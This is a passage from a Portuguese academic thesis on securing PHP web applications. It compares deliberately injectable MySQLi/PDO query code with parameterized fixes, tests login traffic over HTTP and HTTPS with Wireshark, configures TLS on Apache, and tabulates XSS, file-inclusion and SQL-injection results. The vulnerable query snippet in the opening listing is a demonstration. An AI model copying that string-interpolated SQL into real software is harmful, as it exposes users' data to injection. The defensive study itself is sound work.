    ORDER BY nome
");

// (vulnerável) Entidades/Repository/AgendaRepositoryPDO : Linha 46~53
$stmt = $this->db->prepare
("
    SELECT * FROM contatos
    WHERE nome LIKE '%{$contato->nome}%'
    AND cod_usuario = {$usuario->cod_usuario}
    ORDER BY nome
");
```

Fonte: Autoria própria, 2016.

É importante destacar que mesmo utilizando a consulta preparada no PDO, não foi o suficiente para impedir a injeção de SQL, pois não houve parametrização. Portanto para a resolução dos problemas os códigos afetados passaram a utilizar do recurso na aplicação corrigida. A Figura 9 mostra os resultado da implementação dos códigos do Quadro 50.



Figura 9. Efeito nulo causado na aplicação corrigida
Fonte: Autoria própria, 2016.

Quadro 50. Implementação segura do repositório

```
// (corrigido) Entidades/Repository/AgedaRepositoryMySQLi : Linha 53~62
$stmt = $this->db->prepare
("
    SELECT * FROM contatos
    WHERE nome LIKE ?
    AND cod_usuario = ?
    ORDER BY nome
");
$nome = '%' . $contato->nome . '%';
$stmt->bind_param("si", $nome, $usuario->cod_usuario);
$stmt->execute();

// (corrigido) Entidades/Repository/AgendaRepositoryPDO : Linha 57~66
$stmt = $this->db->prepare
("
    SELECT * FROM contatos
    WHERE nome LIKE :nome
    AND cod_usuario = :cod_usuario
    ORDER BY nome
");
$stmt->bindValue('nome', '%'.$contato->nome.'%', \PDO::PARAM_STR);
$stmt->bindValue('cod_usuario', $usuario->cod_usuario, \PDO::PARAM_INT);
$stmt->execute();
```

Fonte: Autoria própria, 2016.

Após a implementação, a base de dados foi recriada e o mesmo teste foi executado, onde não foi mais possível injetar códigos SQL nas extensões do MySQLi e do PDO. Ao invés da aplicação interpretar os scripts, os códigos foram procurados como se fossem realmente um nome em uma busca do usuário, impedindo qualquer dano à base de dados.

4.6 Testes de envio de informações sobre HTTP e HTTPS

Para realizar o teste de envio de informações utilizando os protocolos HTTP e HTTPS, não foi necessário realizar qualquer modificação na aplicação, pois as alterações foram feitas no servidor, na qual consistiram na instalação e parametrização do certificado digital. Este teste não pode ser realizado sem a utilização de um domínio e um certificado SSL/TLS.

Durante a execução do envio de informações através de formulários utilizando o método POST, foi utilizado o software Wireshark na versão 2.2.1 para interceptar e capturar as informações que eram enviadas pela aplicação para o servidor. Isso possibilitou visualizar o fluxo de rede de uma interface específica e revelar o conteúdo dos pacotes que estão sendo enviados para o servidor.

O primeiro teste consistiu em realizar o login na aplicação corrigida utilizando o protocolo HTTP com o Wireshark observando o tráfego da rede. O software foi instruído a capturar a interface local do dispositivo. O método permitiu que fosse possível visualizar como texto puro a sessão do usuário, login e senha enviados pelo navegador, como mostra em destaque Figura 10.



Figura 10. Captura de login e senha pelo Wireshark
Fonte: Autoria própria, 2016.

Desta forma qualquer computador que realizasse a interceptação destas informações durante seu transporte pela internet, saberia o ID do cookie, login e senha que foram enviados, comprovando que a ausência de métodos seguros na camada de transporte possam interferir na segurança da aplicação e consequentemente na privacidade do usuário.

Para a resolução do problema foi obtido um certificado SSL/TLS em uma empresa de revenda de certificados. A ativação do certificado necessitou do envio de um pedido de assinatura gerado pelo servidor, método realizado através da criação de uma “certificados” raiz da home do usuário e da execução dos comandos do Quadro 51.

Quadro 51. Criação de um CSR para o servidor

```
apt-get update
apt-get upgrade openssl
a2enmod ssl
openssl req -new -nodes -days 365 -newkey rsa:2048 -keyout
/home/renan/certificados/cert.key -out /home/renan/certificados/cert.crt
```

Fonte: Autoria própria, 2016.

Os arquivos “cert.key” e “cert.crt” foram enviados para a entidade que revende os certificados, na qual realizou o processo para finalizar o pedido de assinatura. Em instantes foram recebidos alguns e-mails de confirmação onde os arquivos especificados no Quadro 52 estavam anexados.

Quadro 52. Certificados SSL/TLS assinados

```
AddTrustExternalCARoot.crt
COMODORSAAddTrustCA.crt
COMODORSADomainValidationSecureServerCA.crt
www tecdicas com br.crt
```

Fonte: Autoria própria, 2016.

Cada arquivo contém trechos criptografados que representam o certificado. Para a instalação no Apache2 foi necessário mescla-los em um único certificado, copiando todo conteúdo de “COMODORSADomainValidationSecureServerCA.crt” e “COMODORSAAddTrustCA.crt”, criando então um novo arquivo contendo ambos os certificados, nomeado de “COMODO.ca-bundle" e acrescentando o código do Quadro 53 ao Virtual Host do Apache2.

Quadro 53. Modificação do Virtual Host do Apache2

```
<VirtualHost *:443>
    ServerAdmin renan@tecdicas.com
    DocumentRoot /home/renan/www
    ServerName tecdicas.com.br
    ServerAlias www.tecdicas.com.br
    ErrorLog /home/renan/logs/error.log
    CustomLog /home/renan/logs/access.log combined
    SSLEngine on
    SSLCertificateKeyFile /home/renan/certificados/cert.key
    SSLCertificateFile /home/renan/certificados/www_tecdicas_com_br.crt
    SSLCertificateChainFile /home/renan/certificados/COMODO.ca-bundle
    SSLProtocol ALL -SSLv2 -SSLv3
    SSLHonorCipherOrder On
    SSLCipherSuite
ECDH+AESGCM:DH+AESGCM:ECDH+AES256:DH+AES256:ECDH+AES128:DH+AES:ECDH+3DES
:DH+3DES:RSA+AESGCM:RSA+AES:RSA+3DES:!aNULL:!MD5
    SSLCompression Off
</VirtualHost>
```

Fonte: Autoria própria, 2016.

A modificação envolveu a solução de Muscat (2014), que recomenda a desativação de protocolos antigos e o uso de criptogramas seguros. Após salvar as alterações os arquivos foram enviados para a pasta “certificados” e o servidor Apache2 foi reiniciado, não sendo necessário reativar o Virtual Host, pois o conteúdo não foi removido, apenas acrescentado.

Ao realizar o acesso a aplicação utilizando o HTTPS, foi possível verificar a presença do certificado, como monstra a Figura 11.



Figura 11. Captura de tela do navegador Google Chrome com certificado SSL/TLS
Fonte: Autoria própria, 2016.

Outro teste foi realizado para verificar a instalação do certificado, através do algoritmo de Ristic (2009), onde foi possível obter uma nota “A”, como mostra a Figura 12.



Figura 12. Relatório do certificado SSL/TLS instalado
Fonte: Autoria própria, 2016.

Novamente a aplicação foi submetida ao teste de captura do Wireshark, porém desta vez utilizando o protocolo HTTPS, não sendo possível ler o conteúdo enviado, como mostra a Figura 13.



Figura 13. Captura de pacote TLSv1.2 no Wireshark
Fonte: Autoria própria, 2016.

5 RESULTADOS

Este capítulo expõe o resultado dos testes efetuados no capítulo 4. As respostas das vulnerabilidades foram organizadas em tabelas com valores de “sim”, “não” e “parcial”. A Tabela 10 explica o que cada valor representa.

Tabela 10. Legenda das respostas as vulnerabilidades

Resposta	Descrição
Sim	Respondeu de forma positiva a vulnerabilidade, a aplicação foi afetada
Não	Respondeu de forma negativa a vulnerabilidade, sem efeitos na aplicação
Parcial	Respondeu de forma positiva apenas em situações específicas

Fonte: Autoria própria, 2016.

Os termos “Aplicação Vulnerável” e “Aplicação Corrigida” representam o nome da aplicação, e não se estas estão vulneráveis ou foram corrigidas.

5.1 Resultados do XSS armazenado e refletivo

Os testes com a vulnerabilidade cross-site scripting obtiveram diferentes efeitos nos navegadores testados. A Tabela 11 expõe os resultados com configuração original do PHP.

Tabela 11. Resposta aos testes XSS (PHP.ini original)

Navegadores	Aplicação Vulnerável		Aplicação Corrigida	
	Armazenado	Refletido	Armazenado	Refletido
Google Chrome	Sim	Não	Não	Não
Mozilla Firefox	Sim	Sim	Não	Não
Microsoft Edge	Sim	Parcial	Não	Não
Internet Explorer	Sim	Sim	Não	Não

Fonte: Autoria própria, 2016.

Após a modificação da configuração, os testes foram realizados novamente, porém desta vez foi observado a exposição ao roubo de cookies, onde nenhum navegador respondeu de forma positiva ao teste em todos os navegadores avaliados, porém os resultados de reposta a injeção do XSS continuaram iguais a Tabela 11.

5.2 Resultados da RFI e LFI

Os testes das vulnerabilidades RFI e LFI apontaram que as configurações padrões do PHP melhoraram questões de segurança, deixando desativada por padrão a inclusão de arquivos de servidores remotos, sendo necessária apenas uma implementação para a LFI. A Tabela 12 expõe os resultados.

Tabela 12. Resposta aos testes de RFI e LFI

Vulnerabilidades	Aplicação Vulnerável	Aplicação Corrigida
Remote File Inclusion	Não	Não
Local File Inclusion	Sim	Não

Fonte: Autoria própria, 2016.

Não foi necessário realizar alterações nas configurações do PHP.

5.3 Resultados do SQL Injection

Comparando ambas implementações das extensões MySQLi e PDO, foi possível concluir que o uso de consultas preparadas parametrizadas foi essencial para correção das vulnerabilidades, que estiveram presentes em ambas extensões quando foram implementadas através da inserção direta dos valores externos na query. A Tabela 13 exibe os resultados.

Tabela 13. Resposta aos testes de SQL Injection

Extensões	Aplicação vulnerável	Aplicação corrigida
MySQLi	Sim	Não
PDO	Sim	Não

Fonte: Autoria própria, 2016.

Nenhuma alteração nas configurações do PHP foi necessária. O teste usando a extensão “MySQL” não foi realizado devido a extensão estar obsoleta e seu uso não ser mais recomendado pelo próprio manual da linguagem (ACHOUR *et al.*, 2016), além disso a estrutura procedural da extensão não é compatível com a arquitetura das aplicações desenvolvidas.

5.4 Resultados do envio de formulários sobre HTTP e HTTPS

Os resultados dos testes do envio de formulário sobre os protocolos HTTP e HTTPS apontaram que é inseguro deixar as informações trafegarem na rede sem uma criptografia forte. Permitir o uso de ambos os protocolos pode causar problemas em relação ao envio do cookie em texto puro durante o acesso desprovido do SSL/TLS, mesmo quando a sessão é iniciada no protocolo correto. A Tabela 14 expõe os resultados.

Tabela 14. Resultados aos testes de envio de formulários por HTTP e HTTPS

	Protocolo	**Interceptável**	**Envio**
	HTTP	Sim	Texto puro
	HTTPS (TLSv1.2)	Sim	Dados criptografados

Fonte: Autoria própria, 2016.

Após as modificações realizadas na configuração da linguagem, o uso de sessões foi desabilitado ao utilizar o protocolo HTTP, o que impediu o envio de informações em texto puro, porém removeu o recurso de sessões, não sendo possível identificar o usuário. Através destas informações foi possível concluir que o envio de informações sensíveis deve ser realizado somente através do protocolo HTTPS.

Conclusão

Através desta pesquisa foi possível concluir que uma aplicação pode ter implementações vulneráveis que podem passar despercebidas pelos desenvolvedores. Realizar testes de forma adequada pode ajudar a identificar este problema, principalmente quando a linguagem não torna estes métodos obrigatórios durante o desenvolvimento do sistema.

Um sistema desenvolvido em PHP depende de muitos componentes, felizmente foi observado que as versões mais recentes da linguagem já realizam o tratamento de alguns fatores muito importantes na prevenção de vulnerabilidades, porém ainda permitem que métodos de programação inseguros possam ser utilizados, mesmo disponibilizando alternativas mais seguras.

Os resultados obtidos demonstram que soluções simples podem ser utilizadas no combate a vulnerabilidades durante desenvolvimento de aplicações web, tornando o software mais seguro e confiável. Porém apesar de ter sido possível encontrar métodos de fácil implementação e de baixo custo, isso não impede que novas vulnerabilidades posteriores a estas possam ser descobertas, pois segurança é um ciclo interminável de testes e correções.

Não é possível afirmar com toda a certeza que um sistema é completamente impenetrável, quanto maior for seu grau de complexidade, maiores serão as dificuldades de terem todas as vulnerabilidades resolvidas. Desta forma é possível que outras pesquisas sejam realizadas para o estudo de novas vulnerabilidades que possam afetar os sistemas web.

Referências

ABHAY, B.; KUMAR, B. V. **Secure Java:** For Web Application Development. Boca Raton: CRC Press, 2010.

ACHOUR, M. et al. Manual do PHP. **PHP**, 2016. Disponivel em: <https://secure.php.net/manual/pt_BR/index.php>. Acesso em: 6 nov. 2016.

ANSARI, J. A. **Web Penetration Testing with Kali Linux**. 2ª. ed. Birmingham: Packt Publishing, 2015.

APACHE. Documentação do Servidor HTTP Apache Versão 2.4, Apache Software Fundation, 2016. Disponível em: <https://httpd.apache.org/docs/2.4/>. Acesso em: 18 nov. 2016.

ARREGOCES, M.; PORTOLANI, M. **Data Center Fundamentals**. Indianapolis, USA: Cisco Press, 2013.

BARRETT, D. J.; SILVERMAN, R.; BYRNES, R. **SSH, the Secure Shell:** Definitive Guide. Sebastopol: O'Reilly Media, Inc, 2005.

BERGMANN, S.; PRIEBSCH, S. **Real-World Solutions for Developing High-Quality PHP Frameworks and Applications**. Indianapolis: Wiley Publishing, 2011.

COBB, M. Five common Web application vulnerabilities and how to avoid them. **TechTarget**, 2013. Disponivel em: <http://searchsecurity.techtarget.com/tip/Five-common-Web-application-vulnerabilities-and-how-to-avoid-them>. Acesso em: 11 set. 2016.

COLLORA, S.; LEONHARDT, E.; SMITH, A. **Cisco CallManager Best Practices**. Indianapolis: Cisco Press, 2004.

CRAIG, C.; GARBER, J. **Foundation HTML5 with CSS3**. New York: Apress, 2012.

DEBOLT, V. **Mastering Integrated HTML and CSS**. Indianapolis: Sybex, 2007.

DÜRST, M. Parâmetro HTTP da codificação de caracteres. **W3C**, 2006. Disponivel em: <https://www.w3.org/International/articles/http-charset/index.pt-br>. Acesso em: 16 out. 16.

ESCHELBECK, G. **Security Threat**. Sophos Security. Burlington. 2012.

FLANAGAN, D. **JavaScript:** The Definitive Guide: The Definitive Guide. Sebastopol: O'Reilly Media, 2006.

FONSECA, J.; VIEIRA, M.; MADEIRA, H. Looking at Web Security Vulnerabilities from the Programming Language Perspective: A Field Study. **20th International Symposium on Software Reliability Engineering**, Mysuru, p. 129-135, nov. 2009.

GODBOLE, A. S. **Web Technologies:** Tcp/ip to Internet Application Architectures. New Delhi: Tata McGraw-Hill, 2002.

HAVERBEKE, M. **Eloquent JavaScript**. San Francisco: No Starch Press, 2014.

HERLEY, C. The Rational Rejection of Secuerity Advice by Users. **NSPW 09 Proceedings of the 2009 workshop on New security paradigms workshop**, New York, p. 133-144, abr. 2009. Disponivel em: <http://dl.acm.org/citation.cfm?id=1719050>.

HERTZOG, R. **Debian Administrator's Handbook**. Sorbiers: Freexian, 2015.

HOFFMAN, C. The Great Debate: Is it Linux or GNU/Linux? **How To Geek**, 2013. Disponivel em: <http://www.howtogeek.com/139287/the-great-debate-is-it-linux-or-gnulinux/>. Acesso em: 5 out. 2016.

HORMAN, S. SSL and TLS: An Overview of A Secure Communications Protocol. **Security Mini-Conf at Linux**, Canberra, 2005.

HOUSTIS, E. et al. **Enabling Technologies for Computational Science:** Frameworks, Middleware and Environments. New York: Springer Science & Business Media, 2012.

HUNT, C. **TCP/IP Network Administration**. Sebastopol: O'Reilly Media, 2002.

KANGAS, E. SSL versus TLS – What's the difference? **LuxSci FYI**, 2016. Disponivel em: <https://luxsci.com/blog/ssl-versus-tls-whats-the-difference.html>. Acesso em: 3 out. 2016.

KOFLER, M. **The Definitive Guide to MySQL**. 3ª. ed. Berkeley: Apress, 2008.

KOZIEROK, C. M. TCP/IP Overview and History. **The TCP/IP Guide**, 20 Set 2005. Disponivel em: <http://www.tcpipguide.com/free/t_TCPIPOverviewandHistory.htm>. Acesso em: 28 set. 2016.

LAMMLE, T. **CCENT ICND1 Study Guide**. 3ª. ed. New Jersey: John Wiley & Sons, 2016.

LENGSTORF, J. **PHP for Absolute Beginners**. New York: Apress, 2009.

LOCKHART, J. **Modern PHP:** New Features and Good Practices. 2. ed. Sebastopol: O'Reilly Media, 2015.

MANNINO, M. V. **Projeto, Desenvolvimento de Aplicaçoes e Administraçao de Banco de Dados**. 3. ed. São Paulo: McGraw-Hill, 2008.

MAVROMMATIS, P. Protecting people across the web with Google Safe Browsing. **Google Official Blog**, 2015. Disponivel em: <https://googleblog.blogspot.com.br/2015/03/protecting-people-across-web-with.html>. Acesso em: 24 mar. 2016.

MICHAEL, S.; GREENE, A.; AMINI, P. **Fuzzing Brute Force Vulnerability Discovery**. Crawfordsville: Addison-Wesley, 2007.

MIKE, H. **Security Strategies in Web Applications and Social Networking**. Sudbury: Jones & Bartlett Learning, 2011.

MUSCAT, I. Recommendations for TLS/SSL Cipher Hardening. **Acunetix**, 2014. Disponivel em: <http://www.acunetix.com/blog/articles/tls-ssl-cipher-hardening/>. Acesso em: 20 out. 16.

MUSCAT, I. Defence in depth – Part 2 – Security before obscurity. **Acunetix**, 2015. Disponivel em: <https://www.acunetix.com/blog/articles/defence-in-depth-part-2-security-before-obscurity>. Acesso em: 2 abr. 2016.

NETCRAFT. September 2016 Web Server Survey. **Netcraft**, 2016. Disponivel em: <https://news.netcraft.com/archives/2016/09/19/september-2016-web-server-survey.html>. Acesso em: 7 out. 2016.

NIEDERAUER, J. **Integrando PHP5 com MySQL**. 2. ed. São Paulo: Novatec, 2008.

PALMER, M. **Hands-On Networking Fundamentals**. Boston: Cengage Learning, 2012.

PARSONS, J.; OJA, D. **New Perspectives on Computer Concepts**. Boston: Course Technology, 2014.

POTTER, B.; FLECK, B. **802.11 Security**. Sebastopol: O'Reilly Media, 2002.

PRETTYMAN, S. **Learn PHP 7:** Object-Oriented Modular Programming. Georgia: Apress, 2016.

QUIGLEY, E.; GARGENTA, M. **PHP and MySQL by Example**. San Francisco: Pretince Hall, 2006.

REHMAN, R. U. **Intrusion Detection Systems**. New Jersey: Prentice Hall PTR, 2003.

RESCORLA, E. **SSL and TLS:** Designing and Building Secure Systems. Boston: Addison-Wesley, 2001.

RISTIC, I. SSL Server Test. **Qualys SSL Labs**, London, 2009. Disponivel em: <https://www.ssllabs.com/>. Acesso em: 7 nov. 2016.

SCHWARTZ, B.; ZAITSEV, P.; TKACHENKO, V. **High Performance MySQL:** Optimization, Backups, and Replication. Sebastopol: O'Reilly Media, Inc, 2012.

SNYDER, C.; MYER, T.; SOUTHWELL, M. **Pro PHP Security**. 2. ed. New York: Apress, 2010.

SOCOLOFSKY, T.; KALE, C. A TCP/IP Tutorial. **IETF**, 1991. Disponivel em: <https://tools.ietf.org/html/rfc1180>. Acesso em: 28 set. 2016.

SOMMERVILLE, I. **Engenharia de Software**. 9. ed. São Paulo: Pearson Prentice Hall, 2011.

SPLAINE, S. **Testing Web Security:** Assessing the Security of Web Sites and Applications. Indianapolis: Wiley, 2002.

STACY, P.; KRAUS, R.; BORKIN, M. **Seven Deadliest Network Attacks**. Burlington: Elsevier, 2010.

W3TECHS. Usage of server-side programming languages for websites. **W3Techs**, 2016. Disponivel em: <http://w3techs.com/technologies/overview/programming_language/all>. Acesso em: 2 abr. 2016.

WHITEHAT SECURITY. **Web Applications Security Statics Report**. Threat Research Center. Santa Clara, Calif. 2016.

WU, H.; ZHAO, L. **Web Security:** A WhiteHat Perspective. Boca Raton: CRC Press, 2015.

YADAV, S.; SINGH, S. **An Introduction to Client/Server Computing**. New Delhi: New Age International, 2009.